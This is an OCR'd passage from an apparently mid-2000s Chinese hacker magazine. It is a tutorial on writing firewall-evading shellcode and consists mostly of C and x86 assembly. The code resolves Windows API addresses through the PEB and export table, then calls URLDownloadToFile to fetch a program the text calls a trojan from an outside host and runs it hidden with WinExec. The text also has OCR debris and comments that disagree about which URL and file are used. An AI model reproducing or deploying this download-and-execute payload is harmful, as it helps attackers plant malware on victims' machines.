
【相关工具】

1、啊拉黑客手册专版：啊拉黑客手册专版.exe

2、ASPACK2.12 变异壳：ASPACK2.12 变异壳.rar

3、C32ASM 反汇编工具：C32Asm V0.4.12.rar

4、PEDitor：PEDITOR.zip



狗年的2月已经快要闻到春天的味道了。过完年大家手上应该都攒了不少压岁钱了吧~呵呵，小编在这里拜个晚年了。

新年自然要来点新噱头，隆重登场的就是《溢出分析》。自从Nohack重棒压出《Q版缓冲溢出教程》近一年后，终于特立此版！想必各位爱好溢出的朋友已经等候多时了~本期又有什么内容呢？想跟着我们轻松突破防火墙么？想深入探讨服务器溢出代码么？精彩内容等着你！

王者归来——再谈缓冲区溢出

Hacksign

现在网络上最流行的是什么？估计10个人会有11个人说是SQL Injection。现在大家的入侵思路一般是：先注入、再旁注、最后看看有没有可以利用的脚本漏洞，大家的思维都被限制在web上面了。在网络上搜索一下webshell能搜索出一吨来！大家开始慢慢地遗忘，最古老的渗透方式——缓冲区溢出。也许是因为现在人们的安全意识增强的原因吧，现在可以溢出（或者说是可以成功溢出）的机器是越来越少了。难道缓冲区溢出真的过时了吗？答案当然是否定的！其实现在好多机器不是不可以溢出，而是在溢出之后返回shell时被防火墙过滤掉了！怎么解决这个问题呢？我们可以通过构造特殊要求的shellcode来解决这个问题。

下面我就来谈一下怎样构造可以穿透防火墙的shellcode。

在阅读本文之前，请确认你已经掌握了基本的汇编代码阅读能力和一些数据结构方面的知识。我是第一次写关于shellcode编写的文章，也许文中会有很多的不妥之处，还望各位给出指正，大家也可以共同进步！

好了，下面我们进入正题。一般在写shellcode的时候首先要用高级语言写出利用代码。当然，如果你的功底够深厚的话也可以直接用汇编来写。考虑到大家大部是刚刚接触网络安全技术的，所以对shellcode的要求是越简单越好。而且本文的shellcode看起来比较另类，因为这种利用方式和通常大家在利用代码中见到的不太一样。一般的shellcode所实现的功能是在溢出成功后直接绑定一个shell给攻击者。但是如果写这种形式的shell

code的话，涉及到的东西会很多，利用代码的“可读性”便会降低，所以这次我的思路是：用我们的shellcode从网络上下载并且运行一个特定的程序，这个程序可以是一个木马的服务端，也可以是其他什么。这样构造shellcode的话大家可能比较容易接受。

一、构造C代码

首先，还是先给出用c写的利用代码吧：

```
main ()
{
    URLDownloadToFile( NULL, "http://www.nohack.cn/
a.exe","C:\\ftexec.exe",0, NULL );
    Winexec("c:\\ftexec.exe",Null);
}
```

呵呵，简单吧？下面我来介绍一下这几句代码的意思。首先是URLDownloadToFile函数，这个函数的作用是从网络上下载一个指定的程序到硬盘指定的位置，程序第一句的意思就是从http://www.nohack.cn下载a.exe这个文件到c盘并命名为：ftexec.exe（名字随便起，这里是file to execute的意思）。然后是函数Winexec，这个函数的作用是运行一个指定的程序，这里需要注意的是最后一个参数，这个参数是决定我们的程序是以什么样的方式运行的（最大化、最小化、隐藏等等），如果用参数null则表示以隐藏方式运行。

二、构造汇编代码

上面我们已经用c语言实现了shellcode。下一步就是用汇编写出利用代码了。废话少说，开工！

1.函数地址重定位

首先，我想和大家谈的问题就是关于shellcode中函数地址的重定位问题。常见函数重定位的方法一般是先通过TEB/PEB结构获得kernel32.dll的地址，然后再通过内存搜索的方法获取GetProcAddress函数在内存中的地址。最后通过GetProcAddress函数获得程序运行中需要的函数的地址。那么，具体的实现代码是什么呢？在看代码之前，大家先来看一个图，（图1）。




图1

我来解释一下：

1. fs指向teb结构。

2. 在teb+0x30地方指向peb结构。

3. 在peb+0x0c地方指向PEB_LDR_DATA结构。

4. 在PEB_LDR_DATA+0x1c地方就是一些动态连接库的地址了，如第一个指向ntdll.dll，第二个就是我们需要的kernel32.dll的地址了。

以下是汇编代码

```
mov eax, fs:0x30
mov eax, [eax + 0x0c]
mov esi, [eax + 0x1c]
lodsd
mov ebp, [eax + 0x08] //ebp 就是kernel32.dll的地址了。
```

2.获取引出表

上面我们已经获得了kernel32.dll的地址了，下一步的工作便是获取dll文件的引出表。为什么要获得文件的引出表呢？如果你学过Windows编程的话，就知道如果把函数封装在dll文件中，在dll的外部是不可以直接调用dll内部的函数的。如果想调用dll内部的函数的话，就需要通过dll的引出表来调用。下面就是计算kernel32.dll的引出表的汇编代码14:57 2006-1-1314:57 2006-1-13:

```
mov ebp,eax
mov eax,[ebp+3ch]                ;eax=PE首部
mov edx,[ebp+eax+78h]
add edx,ebp                              ;edx=引出表地址
mov ecx,[edx+18h]                ;ecx=输出函数的个数
mov ebx,[edx+20h]   ;取得AddressOfNames的偏移地址
add ebx,ebp                              ;ebx=函数名地址
```

3.查找函数

下一步，我们可以通过引出表来查找需要的函数了。不过，如果这里直接给大家看代码的话，估计大家看到头都不会看明白。

我们还是先来看一个结构吧：

```
typedef struct _IMAGE_EXPORT_DIRECTORY
{
DWORD Characteristics;//0x00
DWORD TimeDateStamp;//0x04
WORDMajorVersion;//0x08
WORDMinorVersion;//0x0a
DWORD Name;//0x0c
DWORD Base;//0x10
DWORD NumberOfFunctions;//0x14
DWORD NumberOfNames;//0x18
DWORD AddressOfFunctions; //0x1c RVA from base of image
DWORD AddressOfNames; //0x20 RVA from base of image
DWORD AddressOfNameOrdinals;//0x24 RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

以上便是引出表的数据结构，成员有很多，但是我们这里关心的只有0x18\0x1c\0x20和0x24处的几个成员。下面我来解释一下这几个成员的意义：

0x18—NumberOfNames：存放引出表中函数的总数目。看到上面代码中的mov ecx,[edx+18h]这一句了吗？ecx中存放着待查找的函数总数，这个寄存器在我们的代码中做计数器使用。

0x1c—AddressOfFunctions：存放函数相对于引出表头部的偏移地址，注意这里是偏移地址而不是绝对地址！

0x20—AddressOfNames：存放函数的索引，通过这个索引联合AddressOfFunctions成员确定函数的地址。

0x24—AddressOfNameOrdinals：也是一个函数的索引，通过这个索引联合AddressOfNames成员确定函数地址。

首先，根据函数名在AddressOfNames成员中查出函数的序号值，然后根据这个序号在AddressOfName

Ordinals中查出函数的索引值，最后根据这个索引值在AddressOfFunctions成员中查出函数在内存中的地址。

说了这么多，大家晕了吧？还是来总结一下吧，以下是函数地址的查找流程：

1.通过TEB/PEB获取kernel32.dll的基址。

2.在基址+0x3c处获取e_lfanewc，即PE文件的头部偏移。

3.在基址+0x3c(e_lfanewc)+0x78处获取引出表地址，为了下文叙述方便，这里给引出表起名为：exptbl。

4.在基址+exptbl+0x1c(0x18、0x20、0x24)处分别获取AddressOfFunctions、NumberOfNames、AddressOfNames、AddressOfNameOrdinals成员的地址。

5.在AddressOfNames处确定函数(比如GetProcAddress)的索引，这里记为：index。

6.index=AddressOfNameOrdinals[index]

7.函数地址=AddressOfFunctions[index]

好像还是不太清楚，我们来看个例子吧。如果我们想要搜索GetprocAddress函数，可以通过下面的汇编代码来实现。注意，我们已经在上文中完成了查找流程的前三步，并取得了第四步中提到的AddressOfNames的偏移地址（保存在ebx中）和NumberOfNames的偏移地址（保存在ecx中），下面我们重点来看怎样通过第四步中介绍的各个成员来查找函数：

```
search:        ;这里是我们的搜索函数
dec ecx            ;函数数目减1
mov esi,[ebx+ecx*4]    ;ebx是上面已经计算出来的存放函数名称单元的内存地址
add esi,ebp    ;esi指向存放函数名称的内存单元，依次找每个函数名称
mov        eax,0x50746547        ;0x50746547="PteG"即GetprocAddress()的前几个字母
cmp [esi],eax    ;比较刚才找的函数名前几个字母是不是"PteG"
jne search      ;如果不是就跳到前面继续找,如是就往下继续比较
mov eax,0x41636f72           ;0x41636f72="Acor"
cmp [esi+4],eax   ;第5到第8个字母
jne search   ;如果是,连起来就是"GetProcA",以此开头的函数只有GetProcAddress()                ;
说明我们找到了

mov ebx,[edx+24h]    ;取得AddressOfNameOrdinals的偏移地址
add ebx,ebp      ;加上基址，ebx=函数的序号数组地址
mov ecx,[ebx+ecx*2]           ;ecx=计算出来的序号值
mov ebx,[edx+1ch]      ;取得AddressOfFunctions的偏移地址
add ebx,ebp          ;加上基址，ebp=函数地址的起始位置

mov eax,[ebx+ecx*4]            ;取得函数的偏移地址
add eax,ebp      ;利用序号值,得到GetProcAddress()的地址

mov [ebp+40h],eax    ;把GetProcAddress()的地址存放在 ebp+40中
```

4.加载DLL文件

通过上面的代码就可以得到GetProcAddress函数在内存中的地址了。下面我们可以利用这个函数取得程序运行中需要的函数地址了。现在让我们回到本文的开头用c语言写的利用代码处，看到第一个函数是什么了吗？

对，URLDownloadToFile！但是……等等。我们现在还不能得到这个函数的地址，因为在我们的程序中还没有加载这个函数所在的动态连接库文件，URLDownloadToFile函数被存放在URLMON.DLL文件中，所以我们下一步就是要加载这个DLL文件。大家都知道，加载DLL文件的函数是LoadLibrary函数，而LoadLibrary函数是存放在kernel32.dll文件中的，下面我们就来取得LoadLibrary函数的地址吧：

```
push 0x0 ;记住要构造字符串结束标志0x00
push dword ptr 0x41797261
push dword ptr 0x7262694c
push dword ptr 0x64616f4c ;在内存中构造好"LoadLibraryA"字符串
push esp   ;把字符串压栈
push edi                        ;kernel32 的地址
call [ebp+40h] ;调用函数 GetProcAddress
(kernel32基址,"LoadLibraryA")
mov [ebp+44h],eax ;把Loadlibrabry的地址存放到ebp+44h处
```

找到Loadlibrabry函数的地址后就可以加载URLMON.DLL文件了：

```
push dword ptr 0x00004e4f;因为已经存在0x00字符串了，所以就不用构造结束标志了!        push dword ptr 0x4d4c5255
;构造URLMON字符串
push esp ;我们要加载"URLMON"这个dll
call [ebp+44h]     ;相当于执行函数LoadLibrary("URLMON")
mov edi,eax ;edi=URLMON库的地址
```

然后就是查找URLDownloadToFile函数的地址，方法和查找LoadLibrary函数的方法差不多，这里省略具体大家看源代码，需要说明的是，在找到URLDownloadToFile地址后我把它保存在了[ebp+8]的地方。

5.调用函数

好了，下面我们就可以调用这个函数了，大家先来看看用c写的利用代码是怎么调用的吧：

URLDownloadToFile(NULL, "http://www.nohack.cn/a.exe", "C:\\ftexec.exe",0, NULL);

有5个参数，根据windows下WINAPI函数的调用规则，我们需要将各个参数按照从右到左的顺序压入堆栈。NULL和0是等价的，但是http://www.nohack.cn/a.exe和C:\\ftexec.exe字符串怎么构造呢？呵呵，很简单，大家来看代码：


```
    mov byte ptr [ebp-2ch],68h ;h
    mov byte ptr [ebp-2bh],74h ;t
    mov byte ptr [ebp-2ah],74h ;t
    mov byte ptr [ebp-29h],70h ;p
    mov byte ptr [ebp-28h],3ah ;:
    mov byte ptr [ebp-27h],2fh ;/
    mov byte ptr [ebp-26h],2fh ;/
    mov byte ptr [ebp-25h],77h ;w
    mov byte ptr [ebp-24h],77h ;w
    mov byte ptr [ebp-23h],77h ;w
    mov byte ptr [ebp-22h],2eh ;.
    mov byte ptr [ebp-21h],6eh ;n
    mov byte ptr [ebp-20h],6fh ;o
    mov byte ptr [ebp-1fh],68h ;h
    mov byte ptr [ebp-1eh],61h ;a
    mov byte ptr [ebp-1dh],63h ;c
    mov byte ptr [ebp-1ch],6bh ;k
    mov byte ptr [ebp-1bh],2eh ;.
    mov byte ptr [ebp-1ah],63h ;c
    mov byte ptr [ebp-19h],6eh ;n
    mov byte ptr [ebp-18h],2fh ;/
    mov byte ptr [ebp-17h],61h ;a
    mov byte ptr [ebp-16h],2eh ;.
    mov byte ptr [ebp-15h],65h ;e
    mov byte ptr [ebp-14h],78h ;x
    mov byte ptr [ebp-13h],65h ;e
    mov byte ptr [ebp-12h],0h ;0x00
    mov byte ptr [ebp-11h],43h ;C
    mov byte ptr [ebp-10h],3ah ;:
    mov byte ptr [ebp-0fh],5ch ;\
    mov byte ptr [ebp-0eh],5ch ;\
    mov byte ptr [ebp-0dh],66h ;f
    mov byte ptr [ebp-0ch],74h ;t
    mov byte ptr [ebp-0bh],65h ;e
    mov byte ptr [ebp-0ah],78h ;x
    mov byte ptr [ebp-09h],65h ;e
    mov byte ptr [ebp-08h],63h ;c
    mov byte ptr [ebp-07h],2eh ;.
    mov byte ptr [ebp-06h],65h ;e
    mov byte ptr [ebp-05h],78h ;x
    mov byte ptr [ebp-04h],65h ;e
    mov byte ptr [ebp-03h],0h ;结束标
志0x00
    构造好字符串后就可以压栈了：
    lea edi,[ebp-2ch]
    lea esi,[ebp-11h]
    ;下载木马
    push 0     ; Null
    push 0          ; 0
    push esi        ; "C:\\ftexec.exe"
    push edi ; "http://www.honker.gov.cn"
    push 0     ; Null
    call [ebp+8h] ;相当于调用URLDown
loadToFile( NULL,
        "http://www.honker.gov.cn/
muma.exe",
    "C:\\muma.exe,0, NULL );
                ;运行木马
    push 0              ;Null
    push esi    ;"C:\\ftexec.exe"
    call [ebp+4h]     ;Winexec("C:\\ftexec.exe",NULL);
```

Winexec的地址也是存放在kernel32.dll中的，获取的方法和获得Loadlibrabry的一样，我就不浪费篇幅介绍了，在获得Winexec函数后我把它保存在了ebp+4h处，具体大家看源代码。

三、shellcode 的提取

以上便是我们自己构造的shellcode了。下面我来讲一下shellcode的提取。

如果你看过《Q版黑客缓冲区溢出教程》这本书的话，一定会对书中讲的用手抄写机器码的方式印象很深吧？呵呵，下面我们来看另一个方法。首先用vc将我们上面写的程序编译成可执行文件，用w32dasm等反汇编工具打开，然后找到上面程序中内嵌汇编代码的第一句和最后一句。(图2)

